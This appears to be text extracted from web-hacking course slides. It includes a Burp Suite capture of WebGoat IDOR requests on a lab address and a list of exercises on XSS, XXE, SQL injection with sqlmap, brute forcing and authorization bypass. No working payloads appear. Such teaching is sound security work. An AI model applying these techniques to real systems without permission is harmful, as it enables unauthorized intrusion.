A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

BREAK

10 MINUTES



Don't forget about the resources at: <https://h4cker.org>

Burp Suite Free Edition v1.7.27 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

History logging of out-of-scope items is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
23	http://192.168.78.8:8080	GET	/WebGoat/service/lessonmenu.mvc			200	6011	JSON	mvc			192.168.	
24	http://192.168.78.8:8080	GET	/WebGoat/service/restartlesson.mvc			200	222		mvc			192.168.	
25	http://192.168.78.8:8080	GET	/WebGoat/service/lessonmenu.mvc			200	6011	JSON	mvc			192.168.	
26	http://192.168.78.8:8080	GET	/WebGoat/service/lessonoverview.mvc			200	1038	JSON	mvc			192.168.	
27	http://192.168.78.8:8080	GET	/WebGoat/service/restartlesson.mvc			200	222		mvc			192.168.	
28	http://192.168.78.8:8080	GET	/WebGoat/service/lessonmenu.mvc			200	6011	JSON	mvc			192.168.	
29	http://192.168.78.8:8080	GET	/WebGoat/service/lessonoverview.mvc			200	1038	JSON	mvc			192.168.	
30	http://192.168.78.8:8080	GET	/WebGoat/service/lessonmenu.mvc			200	6011	JSON	mvc			192.168.	
31	http://192.168.78.8:8080	GET	/WebGoat/service/lessonmenu.mvc			200	6011	JSON	mvc			192.168.	
32	http://192.168.78.8:8080	POST	/WebGoat/IDOR/login		<input checked="" type="checkbox"/>	200	383	JSON				192.168.	
33	http://192.168.78.8:8080	GET	/WebGoat/service/lessonoverview.mvc			200	1037	JSON	mvc			192.168.	
34	http://192.168.78.8:8080	GET	/WebGoat/service/lessonmenu.mvc			200	6011	JSON	mvc			192.168.	
35	http://192.168.78.8:8080	GET	/WebGoat/service/lessonmenu.mvc			200	6011	JSON	mvc			192.168.	
36	http://192.168.78.8:8080	GET	/WebGoat/IDOR/profile			200	374	JSON				192.168.	

Insecure Direct Object References

Missing Function Level Access Control

Insecure Communication

Request Forgeries

Vulnerable Components - A9

Client side

Challenges

Request Response

Raw Headers Hex

HTTP/1.1 200

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

X-Frame-Options: DENY

X-Application-Context: application:8080

Content-Type: application/json;charset=UTF-8

Date: Wed, 14 Feb 2018 23:10:29 GMT

Connection: close

Content-Length: 104

{
 "id": 3,
 "color": "yellow",
 "size": "small",
 "name": "Tom Cat",
 "serial": "342384"
}

?

<

+

>

Type a search term

0 matches



Exercise 3: Authentication and Session Management Vulnerabilities



DEMO: Authentication
and Session
Management
Vulnerabilities



Exercise 3.2: Fingerprinting the Web Framework
and Programming Language used in the Backend



DEMO: Fingerprinting
the Web Framework
and Programming
Language used in the
Backend



Exercise 3.3: Brute Forcing the Application



DEMO: Brute Forcing
the Application



Exercise 3.4: Bypassing Authorization



DEMO: Bypassing
Authorization



Exercise 4: Reflected XSS



DEMO: Reflected XSS



Exercise 5: Stored (persistent) XSS



DEMO: Stored
(persistent) XSS




Exercise 6: Exploiting XXE Vulnerabilities



DEMO: Exploiting XXE
Vulnerabilities

Hacking Databases





Exercise 7: SQL Injection using SQLmap



DEMO: SQL Injection
using SQLmap



Exercise 8: Nikto



DEMO: Nikto



Exercise 9: Using WPSCAN to Enumerate Users



DEMO: Using WPSCAN
to Enumerate Users



Thank you!

Don't forget about the additional resources at:
<https://h4cker.org>